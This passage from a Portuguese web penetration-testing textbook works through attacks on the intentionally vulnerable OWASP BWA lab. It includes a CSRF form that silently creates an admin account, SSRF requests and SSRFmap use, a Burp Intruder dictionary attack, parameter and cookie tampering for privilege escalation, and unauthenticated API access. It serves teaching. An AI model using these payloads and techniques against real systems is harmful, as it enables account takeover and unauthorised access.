   action="http://10.0.0.1/orangehrm/lib/controllers/CentralContr
oller.php?uniqcode=USR&isAdmin=Yes">

        <input type="hidden" value="NewRecord" name="sqlState">

        <input type="hidden" value="hacker" name="txtUserName">
        <input type="hidden" value="hacker" name="txtUserPassword
>
        <input type="hidden" value="hacker" name="txtUserConfirmP
assword">
        <input type="hidden" value="Enabled" name="cmbUserStatus"

        <input type="hidden" value="" name="txtUserEmpID">
        <input type="hidden" value="" name="cmbUserEmpID">
        <input type="hidden" value="USG001" name="cmbUserGroupID"

        <input type="hidden" value="true" name="chkUserIsAdmin">


   </form>

   <script> document.forms[0].submit(); </script> </html>
```

Como você pode ter percebido, o código deve estar mais

enxuto do que o seu, isso porque dessa forma fica visualmente mais agradável e fácil de entender e modificar. Para deixá-lo assim, retirei todas as tags referentes às tabelas e também ao botão de enviar, pois elas não serão necessárias, já que o envio do formulário será por função JavaScript.

Agora, precisamos adicionar esse conteúdo a uma página HTML, a um site que a vítima possa acessar e pronto. Quando a vítima acessar o conteúdo ao mesmo tempo em que estiver logada como administrador do site, o nosso usuário hacker será criado e poderemos logar com ele.

Para testar isso, autentique-se como admin no *orangehrm* e acesse o arquivo HTML com o código de acionamento do formulário. Você verá a funcionalidade ser ativada, e o usuário será criado, conforme a figura adiante.




Figura 7.8: Usuário hacker criado.

7.5 ENTENDENDO O ATAQUE DE SSRF

O SSRF é muito similar ao CSRF, no entanto o cliente não está envolvido, já que é o servidor propriamente dito que será induzido a fazer uma requisição. O SSRF é uma vulnerabilidade que pode existir em aplicações web e permite que um invasor induza a aplicação, no lado do servidor, a fazer solicitações HTTP, ou utilizando outros protocolos, para um domínio arbitrário qualquer.

Em um ataque SSRF típico, o atacante pode induzir a aplicação web a estabelecer uma conexão com serviços internos dentro da própria infraestrutura da organização, sem que essa conexão tenha sido prevista anteriormente. Em outros casos, com o uso dessa vulnerabilidade, pode-se forçar o servidor a se conectar com sistemas externos arbitrários, potencialmente enviando dados confidenciais, como credenciais de autorização, arquivos fontes, logs etc.

Com isso, já podemos notar que vários impactos estão atrelados à exploração dessa vulnerabilidade. Para entendermos um pouco mais como essa vulnerabilidade pode ser utilizada por um atacante para exploração de um sistema, vamos levar em consideração a existência de um sistema de shopping, conforme https://portswigger.net/web-security/ssrf.

Considere que essa aplicação possui um serviço de catálogo de produtos que permite ao usuário ver se um item está em estoque em uma determinada loja dentro desse shopping. Para fornecer as informações de estoque das lojas aos clientes, a aplicação consulta diversos serviços de APIs REST. Portanto, quando um usuário visualiza o status do estoque de um item, o navegador faz uma

solicitação como essa:

```
POST /produto/estoque HTTP/1.0
Content-Type: application/x-www-form-urlencoded
Content-Length: 130

APIDeEstoque=http://estoque.loja.com:8080/produtp/estoque/checar%3FprodutoId%3D6%26lojaId%3D1
```

Figura 7.9: Solicitação ao estoque.

Isso faz com que o servidor realize uma solicitação à URL especificada e recupere o status do estoque, retornando os dados para o usuário. Nessa situação, um usuário mal-intencionado poderia modificar a solicitação, com o Burp Suite, para especificar uma URL do localhost, ou seja, para acessar um recurso não previsto no próprio servidor. Note a requisição a seguir:

```
POST /produto/estoque HTTP/1.0
Content-Type: application/x-www-form-urlencoded
Content-Length: 121

APIDeEstoque=http://localhost/admin
```

Figura 7.10: Solicitação ao estoque com manipulação.

Com a requisição feita como na figura, o servidor buscará o conteúdo da URL `/admin` e o retornará ao usuário mal-intencionado que solicitou. Agora, é claro, o invasor poderia, se tivesse desbloqueado, simplesmente visitar a URL `/admin` diretamente. Mas a funcionalidade administrativa é normalmente restringida por alguns fatores, como IPs e autenticações.

Porém, até mesmo para os casos em que esse acesso direto é permitido para uma autenticação, o atacante que simplesmente

visita a URL diretamente pode encontrar barreiras de segurança e, por consequência, não verá nada de interesse. Já quando a solicitação para a URL `/admin` vem da própria máquina local, os controles de acesso normais são geralmente ignorados, podendo conceder um acesso mais livre para o ataque.

Agora com um conhecimento superficial sobre a vulnerabilidade de SSRF, podemos ir para a prática e massificar o aprendizado do conteúdo. Para explorar essa vulnerabilidade, também utilizaremos as aplicações disponíveis na máquina OWASP BWA.

7.6 ATAQUE DE SSRF EM INCORPORAÇÃO DE ARQUIVOS

Em ataques de inclusão remota de arquivos, ou RFI, visto em capítulos anteriores, a aplicação incorpora um arquivo remoto por meio de sua URL. Isso permite modularização, já que se pode incluir um novo arquivo para compor a lógica da aplicação. No entanto, isso também permite que usemos o servidor para fazer requisições remotas e até mesmo locais.

Para exemplificar essa situação, vamos utilizar o sistema Mutillidae, que possui essa vulnerabilidade. Quando você vir essa exploração, vai se surpreender com a facilidade e eficácia.

Como você deve saber, não é possível, normalmente, acessar os serviços que estão apenas em localhost no servidor. Caso você use localhost para acessar o servidor remoto, você acessará o seu próprio computador, porque no seu contexto localhost é a sua máquina.

No entanto, quando se envia para o servidor uma URL de localhost, como valor do parâmetro “page”, o servidor fornece o localhost dele para o solicitante. Para verificar essa situação, acesse a seguinte URL: http://10.0.0.1/mutillidae/index.php?page=http://localhost.

Figura 7.11: Acessando localhost do servidor.

Como podemos ver na figura, o localhost acessado foi o do servidor. Isso permitirá transpassar bloqueios e ativos de segurança, como o firewall, que bloquearia acesso externo a uma URL específica. Com isso, podemos também acessar URL das redes internas, mas esse é um caso que não pode ser experimentado por nós, porque não temos outras redes conectadas ao OWASP BWA. No entanto, em um ambiente de produção real, existe uma grande chance de existir essa situação.

7.7 AUTOMATIZANDO A EXPLORAÇÃO DE SSRF COM SSRFMAP

Com a ferramenta SSRFmap é possível automatizar o processo de localização e de exploração da vulnerabilidade de SSRF. Para fazer o download dessa ferramenta no seu Kali, você poderá usar o seguinte comando: `git clone https://github.com/swisskyrepo/SSRFmap` . Depois do

download, vejamos um exemplo de uso dessa ferramenta. Para isso, devemos encontrar uma página vulnerável aos ataques de SSRF e que gostaríamos de automatizar a fase de exploração com a ferramenta SSRFMap.

Para exemplificar o uso da ferramenta, vamos entrar no sistema Mutillidae e explorar o mesmo parâmetro. Para isso, acesse http://10.0.0.1/mutillidae/index.php?page=home.php. Essa vulnerabilidade é de RFI, como já dito, no entanto vamos usá-la para a nossa exploração de SSRF.

Para iniciar o acesso ao diretório da ferramenta, execute `pip install -r requirements.txt` caso não tenha as dependências das ferramentas pré-instaladas. Após isso, não esqueça de ativar a ferramenta do Burp Suite para interceptar a URL a ser explorada. Após a interceptação da requisição no burp, clique com o botão esquerdo do mouse e vá em *copy to file* para salvar a requisição em um arquivo chamado `multi` .




Figura 7.12: Requisição para usar no SSRFmap.

Agora, na ferramenta SSRFmap, basta executar o seguinte comando passando o arquivo da requisição, com `-r` , o parâmetro da requisição que será explorado, com `-p` , e o que se deseja que a

ferramenta faça, com `-m` . A lista de módulos que podem ser utilizados com a função `–m` pode ser encontrada no GitHub do desenvolvedor em https://github.com/swisskyrepo/SSRFmap. Para fins de exemplo, segue o comando usado para mapear portas abertas na aplicação por meio da ferramenta e o seu resultado.

```
python3 ssrfmap.py -r multi -p page -m portscan
```




Figura 7.13: Exploração com SSRFmap.

Experimente utilizar outros módulos, também procure por outros pontos dentro das aplicações do OWASP BWA para treinar suas habilidades. O SSRF surte efeitos valorosos em relação à exploração de vulnerabilidades e com certeza vale a pena dominar esses conceitos.

Considerações finais do capítulo

No decorrer deste capítulo, vimos duas vulnerabilidades que trabalham com manipulação da requisição. O CSRF usa as requisições de clientes de forma não autorizada para atacar o

sistema no servidor, e o SSRF usa uma falha do servidor em relação à formulação de suas requisições. A grande diferença entre as duas vulnerabilidades é esta: no CSRF a requisição manipulada é do usuário e no SSRF a requisição é do servidor. Com isso, concluímos mais um importante capítulo e estamos prontos para avançar mais ainda em nosso aprendizado sobre exploração de vulnerabilidades em aplicações web.

CAPÍTULO 8

EXPLORANDO FALHAS DE AUTENTICAÇÃO, GERENCIAMENTO DE SESSÃO E AUTORIZAÇÃO

A autenticação é o processo de homologar uma conexão, ou seja, constatar que o autor das conexões realmente é quem ele diz que é. No contexto de aplicações web, a autenticação é comumente realizada enviando um nome de usuário e uma senha. Já a autorização, geralmente, tem a ver com o gerenciamento da sessão, que é o processo pelo qual um servidor mantém o estado de um usuário autenticado por várias interações. Isso é necessário para que um servidor não precise realizar a autenticação a todo momento e atrele um conjunto de autorizações a cada uma dessas sessões.

As credenciais para autenticação e as sessões devem ser exclusivas de cada usuário. Caso esses fatores falhem, um usuário poderá executar ações como sendo outro e assim explorar um conjunto de permissões diferentes. Essas permissões podem causar diversos impactos negativos no sistema e inclusive conceder a um agente não autorizado informações confidenciais. Neste capítulo,

vamos explorar alguns dos ataques mais comuns envolvendo esses fatos tão críticos para as aplicações web.

8.1 ATAQUE DE FORÇA BRUTA E DICIONÁRIO

A autenticação é o processo que, geralmente, fornece a barreira da proteção mais eficaz contra um acesso não autorizado. No entanto, caso um invasor venha a quebrar uma função de autenticação, ele poderá realizar operações de administração, caso a conta conseguida tenha esse privilégio.

O **ataque de força bruta** visa realizar diversas tentativas de adivinhação de credenciais com valores aleatórios ou sequenciais. Isso é feito por meio de várias requisições ao formulário de autenticação que não dita um número máximo de tentativas. Mesmo nesse contexto, o ataque de força bruta é pouco adotado, já que para adivinhar uma senha simples podem ser necessárias diversas requisições. Isso pode inclusive causar negação de serviço derrubando a aplicação e geralmente esse não é o objetivo do atacante.

Para aumentar a performance e a eficácia dos ataques de força bruta, são usados dicionários de senhas, que são listas de senhas mais utilizadas por usuários comuns. Esses dicionários também podem ser chamados de *wordlists* de senhas. Nesse contexto, o nome do ataque é trocado, deixa de ser ataque de força bruta e passa a ser **ataque de dicionário**.

O exemplo a seguir demonstra uma técnica para realizar as diversas requisições de autenticação em uma página de login na

aplicação *AppSensor Demo Application* com o uso da ferramenta Burp Suite. Para isso, acesse a página http://10.0.0.1/AppSensorDemo/login.jsp e realize a primeira tentativa de login com dados aleatórios e não se esqueça de interceptar essa requisição no Burp Suite.

```
POST /AppSensorDemo/Login HTTP/1.1
Host: 10.0.0.1
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://10.0.0.1/AppSensorDemo/login.jsp
Content-Type: application/x-www-form-urlencoded
Content-Length: 29
Connection: close
Cookie: security_level=0; tz_offset=-18000; BEEFHOOK=
85TXvky7DxNBokkujk30qzHfIBMreizqRbssmbSP4HzhjnJOAAFGGOR9LYqNQdyani4W6ErZsdaiTsCq; dbx-postmeta=
grabit=0-,1-,2-,3-,4-,5-,6-&advancedstuff=0-,1-,2-; acopendivids=swingset,jotto,phpbb2,redmine;
acgroupswithpersist=nada; d5a4bd280a324d2ac98eb2c0fe58b9e0=u7pnh33sj4229r85c0mnlgnjt4; JSESSIONID=
18md539th4or61chn78l15mwe
Upgrade-Insecure-Requests: 1

username=teste&password=teste
```

Figura 8.1: Requisição para login.

Com a requisição interceptada, clique com o botão direito do mouse e selecione *send to intruder*, esse é o módulo do Burp responsável por automatizar requisições. Quando fizer isso, dentro da aba *Intruder* do Burp terá outra aba especial para essa requisição e será nela que faremos as customizações necessárias.

Antes de iniciar o nosso ataque de dicionário, para fins didáticos, vamos roubar um pouquinho. Na página inicial da aplicação alvo, temos algumas contas mostradas. Vamos supor que conseguimos essas três contas em algum canto da aplicação e queremos descobrir as suas senhas e, para isso, vamos fazer um ataque de dicionário.

Agora, para começar o ataque dentro da aba *Intruder*, olharemos dentro da aba da nossa requisição, que provavelmente

terá o número 02, se você já não tiver usado o Intruder antes. Dentro dessa aba de requisição, temos a aba *target* com o IP e a porta da aplicação alvo e, ao lado, temos ainda outra aba chamada *positions*. Acesse-a.

Nessa tela, selecione tudo, menos os dados na linha de *username* e *password*, pois a seleção que vem pré-marcada faz menção aos itens que queremos variar. No nosso caso, são apenas o usuário e a senha. Após fazer essa seleção, clique no botão *clear §*.




Figura 8.2: Requisição no Intruder.

Como você pode ter percebido, na caixa de seleção *Attack type*, o Intruder oferece suporte a vários tipos de ataques. Esses ataques determinam a maneira como as nossas alterações automáticas de usuários e senhas serão atribuídas nas posições selecionadas. Os seguintes tipos de ataques estão disponíveis:

- **Sniper**: nesse modo, é alterada uma variável selecionada por vez, ou seja, a cada requisição feita, apenas uma variável terá diferença em relação à requisição anterior. Este tipo de ataque é útil para analisar os impactos da alteração de cada parâmetro individualmente em relação

aos outros do mesmo tipo. O número total de solicitações geradas no ataque é o produto do número de variáveis a serem alteradas e da quantidade de payloads.

- **Battering ram**: nesse modo, alteram-se todas as variáveis pelo mesmo payload, sendo todas com o mesmo valor em cada requisição. Este tipo de ataque é útil quando um ataque requer que a mesma entrada seja inserida em vários locais dentro da requisição. O número total de requisições geradas nesse modo é igual ao número de payloads.

- **Pitchfork**: nesse modo, todos os payloads são percorridos simultaneamente e se coloca cada um como valor de cada variável selecionada para alteração. Em outras palavras, a primeira solicitação colocará o primeiro payload para a variável 1 na posição 1 e o primeiro da variável 2 na posição 2; a segunda solicitação colocará o segundo payload da variável 1 na posição 1 e o segundo da variável 2 na posição 2 etc. Com isso, os payloads caminharão em conjunto, conforme a ordem definida. O número total de solicitações geradas no ataque é o produto do número de posições e do número de payloads.

- **Cluster bomb**: nesse modo, itera-se por meio de cada payload, de forma que todas as combinações possíveis sejam testadas. Esse tipo de ataque é útil quando se exige que uma entrada seja inserida em vários locais dentro da solicitação, por exemplo, ao adivinhar credenciais, um nome de usuário em um parâmetro e uma senha em outro. O número total de solicitações geradas no ataque é o produto da quantidade de payloads pela quantidade de

variáveis e isso pode ser extremamente grande.

Como o nosso objetivo será testar todos os usuários e todas as senhas, você já deve imaginar qual desses ataques devemos utilizar. Então, na caixa de seleção de qual ataque usaremos, selecione a opção *Cluster bomb* e depois vamos configurar os payloads. Para fazer essa configuração, vá agora até a aba *payloads*, onde vamos usar os usuários que colhemos na página inicial e também algumas senhas comuns.

Nessa aba, na seção *payloads set*, o número 1 já deve estar selecionado. Isso significa que vamos colocar os valores que serão testados na variável de número 1, que no caso é a *username*. Para colocar os nomes, vá à seção *payload option* e adicione os três nomes: foo, sue e bob. Você confirma cada valor clicando no botão *add*.




Figura 8.3: Nomes para o ataque de dicionário.

Com os três nomes adicionados, agora vamos para o cadastro

das senhas. Para elas, cadastre alguns valores aleatórios conforme julgar necessário, mas, como sabemos que a senha dos usuários é o mesmo valor do nome, não esqueça de adicionar o nome novamente como valor possível para a senha. Caso tenha dúvidas de como colocar os valores para senha, vá até a seção que está logo acima e, na caixa de seleção chamada *payloads set*, coloque o valor 2.




Figura 8.4: Senhas cadastradas para o ataque de dicionário.

Como pode ser percebido na figura, as senhas corretas serão testadas e você poderá ver qual a reação do sistema ao acertar uma senha. Com todas essas configurações feitas, no canto superior direito, existe um botão chamado *start attack*. Clique nele e veja o desenrolar do ataque.

Requ...	Payload1	Payload2	Status	Error	Timeo...	Length
0			302	☐	☐	233
1	foo	123456	302	☐	☐	233
2	sue	123456	302	☐	☐	233
3	bob	123456	302	☐	☐	233
4	foo	teste	302	☐	☐	233
5	sue	teste	302	☐	☐	233
6	bob	teste	302	☐	☐	233
7	foo	foo	200	☐	☐	1832
8	sue	foo	302	☐	☐	233
9	bob	foo	302	☐	☐	233
10	foo	password	302	☐	☐	233
11	sue	password	302	☐	☐	233
12	bob	password	302	☐	☐	233
13	foo	sue	302	☐	☐	233
14	sue	sue	200	☐	☐	1774
15	bob	sue	302	☐	☐	233
16	foo	qwerty	302	☐	☐	233
17	sue	qwerty	302	☐	☐	233
18	bob	qwerty	302	☐	☐	233
19	foo	12345678	302	☐	☐	233
20	sue	12345678	302	☐	☐	233
21	bob	12345678	302	☐	☐	233
22	foo	bob	302	☐	☐	233
23	sue	bob	302	☐	☐	233
24	bob	bob	200	☐	☐	1774

Figura 8.5: Senhas que foram usadas no ataque de dicionário.

A figura exibe o resultado final após todas as requisições terem sido feitas. Como pode perceber, nas linhas marcadas, existem alguns dados que as diferenciam das demais. Esses dados são o tamanho da resposta e o status da resposta. Várias requisições possuem esses valores iguais e isso significa que a tentativa de autenticação da vez não foi bem-sucedida, pois a página retornada é a mesma de login.

Há linhas que apresentam valores diferentes porque a página retornada não foi a mesma, ou seja, foi retornada a página inicial do sistema que vem após a autenticação bem-sucedida. Se existissem mais usuários a serem testados, já saberíamos como identificar o sucesso da autenticação apenas olhando os dados de retorno.

Não podemos nos esquecer de que, em uma situação real,

dificilmente digitaríamos todas as possibilidades de senhas. Caso você precise fazer esse experimento realmente, você precisará de uma lista de senhas, que pode ser obtida na internet ou no próprio Kali no diretório `/usr/share/wordlists/` , por exemplo, ou até mesmo usando uma *wordlist* de senhas bem famosa, chamada *rockyou*, que pode ser encontrada na raiz desse mesmo diretório compactado no arquivo `rockyou.txt.gz` .

Para utilizar a *wordlist* é também muito simples: na mesma aba, *payloads*, em vez de deixar *simple list* na opção *payload type*, basta selecionar a opção *runtime file* e escolher a *wordlist* a ser usada. O restante do ataque permanece idêntico.

8.2 QUEBRA DO CONTROLE DE ACESSO POR MANIPULAÇÃO DE PARÂMETROS

Algumas aplicações identificam se as funções disponíveis para um cliente são de administração ou de usuário comum, por meio de parâmetros que podem ser modificados pelo usuário. Por incrível que pareça, isso é algo muito comum e pode ser explorado por qualquer pessoa.

Essa vulnerabilidade caracteriza uma quebra de controle de acesso. O projeto e o gerenciamento de controles de acesso são um problema complexo, já que, para além de questão técnica, essas decisões de *design* de controle de acesso são feitas por humanos, não por tecnologia. No entanto, em nosso exemplo, trataremos de uma falha de tecnologia, onde o desenvolvedor aplicou o controle em parâmetro passado via URL. Para acessar esse exemplo, acesse http://10.0.0.1/bWAPP/smgmt_admin_portal.php?admin=0 e, caso seja solicitada a senha, coloque `bee/bug` .

Ao acessar a URL, você notará a mensagem dizendo que a página está bloqueada. Esse aviso faz menção a uma restrição imposta a usuários comuns. No entanto, ao notar a URL, você verá que existe um parâmetro `admin` com o valor 0. Tente alterar esse parâmetro para 1 e veja o resultado. Você pode acessar o painel com a permissão de administrador.




Figura 8.6: Acessando painel como administrador.

Esse é um erro típico de falha no controle de acesso. Essas funções não devem ficar sob o poder do usuário.

8.3 EXPLORANDO A LÓGICA DE CONSTRUÇÃO DOS COOKIES DE SESSÃO

O controle de sessão com o protocolo HTTP, na maioria das vezes, é feito por meio de cookies e raramente essa regra não é obedecida. Apesar de os métodos nativos de controlar sessão serem considerados eficientes, existem desenvolvedores e desenvolvedoras que resolvem implementar a sua própria solução para controle da sessão dos usuários do sistema. Essa ação não é indicada, pois as soluções atuais atendem bem aos requisitos de aleatoriedade e segurança. Vamos verificar um exemplo desse tipo de controle utilizando a aplicação mutillidae.

Acesse http://10.0.0.1/mutillidae/index.php?page=login.php e faça o login com as credenciais `user/user` . Após isso, faça uma

requisição a uma página qualquer e a intercepte com o Burp Suite para uma análise.

```
GET /mutillidae/index.php HTTP/1.1
Host: 10.0.0.1
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Cookie: showhints=1; username=user; uid=23; security_level=0; tz_offset=-18000;
BEEFHOOK=
85TXvky7DxNBokkujk30qzHfIBMreizqRbssmbSP4HzhjnJOAAFGGOR9LYqNQdyani4W6ErZsdaiTsCq;
dbx-postmeta=grabit=0-,1-,2-,3-,4-,5-,6-&advancedstuff=0-,1-,2-; acopendivids=
swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada;
d5a4bd280a324d2ac98eb2c0fe58b9e0=u7pnh33sj4229r85c0mnlgnjt4; JSESSIONID=
18md539th4or61chn78l15mwe; PHPSESSID=5ikknms96jp01119blknvohcm1
Upgrade-Insecure-Requests: 1
```

Figura 8.7: Requisicão de usuário.

Nessa figura está uma requisição simples após a autenticação com o `user` . Podemos notar que existem diversos cookies sob o uso da aplicação e a princípio não sabemos qual é a influência deles no comportamento do sistema.

Para descobrirmos isso, seria interessante alterar o valor dos cookies. Isso nos ajudará a perceber a influência de cada um. Para alterar as configurações de cookie, existe um plugin para Mozilla Firefox que faz esse trabalho muito bem, o **cookie manager**. Vamos utilizá-lo para fazer essas alterações. Para baixá-lo e instalá-lo no navegador do Kali acesse: https://addons.mozilla.org/pt-BR/firefox/addon/a-cookie-manager/.

Com ele instalado, abra a extensão estando no sistema mutillidae e clique em *open cookie manager for current page*. No cookie `uid` , altere o seu valor para um valor anterior, no meu caso, alterei de 23 para 22. Feito isso, acesse a página inicial do sistema e note o nome do usuário que está autenticado.

Figura 8.8: Usuário alterado.

Veja que interessante, descobrimos que a aplicação deixa sob o cookie a responsabilidade de distinguir usuários. O desenvolvedor não percebeu que esse valor pode ser alterado pelo usuário, como fizemos agora. Se você navegar entre esses números nos parâmetros de uid, notará que, a cada alteração, caso o usuário exista, você obterá o acesso a uma conta diferente.

Mediante isso, o que podemos fazer é alterar o valor por meio da técnica de tentativa e erro, até alcançarmos um usuário com poderes administrativos sobre o sistema. No entanto, nosso conhecimento empírico nos dirá para colocarmos o número 1 no `uid`, já que, geralmente, o primeiro usuário do sistema é o administrador. Vamos fazer isso e ver se conseguimos alcançar o nosso objetivo.

Figura 8.9: Usuário alterado para o administrador.

8.4 ACESSANDO RECURSOS SEM AUTENTICAÇÃO

Em sistemas web é muito comum que arquivos como fotos, documentos, logs e arquivos de configuração do sistema sejam

armazenados em diretórios dentro do escopo da aplicação web. Esse tipo de vulnerabilidade é conhecido também como **vazamento** de informações sensíveis, no entanto, na maioria das vezes, essa falha ocorre pelo fato de não se ter um controle apropriado de acesso.

Além de apenas acesso às informações sensíveis, também existem os casos onde uma funcionalidade pode ser acessada sem a autenticação. É muito comum os sistemas possuírem essas funcionalidades em módulos. Isso porque os arquivos que contêm apenas funcionalidades podem passar a percepção ao desenvolvedor de que são invisíveis para o usuário. Sendo assim, o desenvolvedor, por vezes, pode negligenciar a aplicação de função de controle de acesso em arquivos dessa natureza.

Para o caso de acesso, podemos ver um exemplo dentro da aplicação DVWA. Como já vimos em capítulos anteriores, nela, existe a opção de fazer upload de arquivos. Nessa funcionalidade, o usuário supostamente submete ao sistema arquivos pessoais que são necessários à regra de negócio, como documentos, fotos etc. Quando o DVWA recebe esses arquivos, a aplicação os armazena dentro de um diretório chamado `/uploads` , que está acessível sem autenticação por meio da URL: http://10.0.0.1/dvwa/hackable/uploads/.

Figura 8.10: Acesso ao diretório sem autenticação.

Além de não se ter um controle de acesso ao diretório, ainda contamos com a funcionalidade de listagem de conteúdo habilitada, o que facilita o trabalho do atacante ao recuperar cada conteúdo armazenado. Esse tipo de acesso pode ser inclusive descoberto utilizando técnicas de mapeamento do servidor web, ou seja, é um problema grave de segurança.

8.5 EXECUTANDO AÇÕES SEM AUTORIZAÇÃO EM REST API

Como já dito anteriormente, também podemos acessar funcionalidades sem estar autenticado no sistema e, com isso, além de obter informação, podemos inclusive realizar alterações no sistema de forma não prevista. Para verificar isso, vamos usar o sistema mutillidae, que também conta com uma API REST que contém funcionalidades relativas aos usuários.

No link http://10.0.0.1/mutillidae/webservices/rest/ws-user-account.php temos algumas instruções de uso. Perceba que logo abaixo temos uma funcionalidade que cria usuário. Na verdade,

temos uma funcionalidade de CRUD completa implementada via REST API. Então não vamos perder tempo, temos que explorá-la também.

Para trabalhar com REST API temos um ótimo plugin para Mozilla Firefox, muito utilizado para fazer testes. O nome dele é *RestClient* e podemos baixá-lo e instalá-lo por meio do link: https://addons.mozilla.org/pt-BR/firefox/addon/restclient/.

Para criar um usuário, seguiremos as orientações que estão em http://10.0.0.1/mutillidae/webservices/rest/ws-user-account.php. Nas orientações é informado que, para acessarmos a funcionalidade, devemos enviar os parâmetros `username` e `password` por meio do método PUT. Com essas informações em mãos, vamos acessar o *RestClient* e realizar essa requisição.

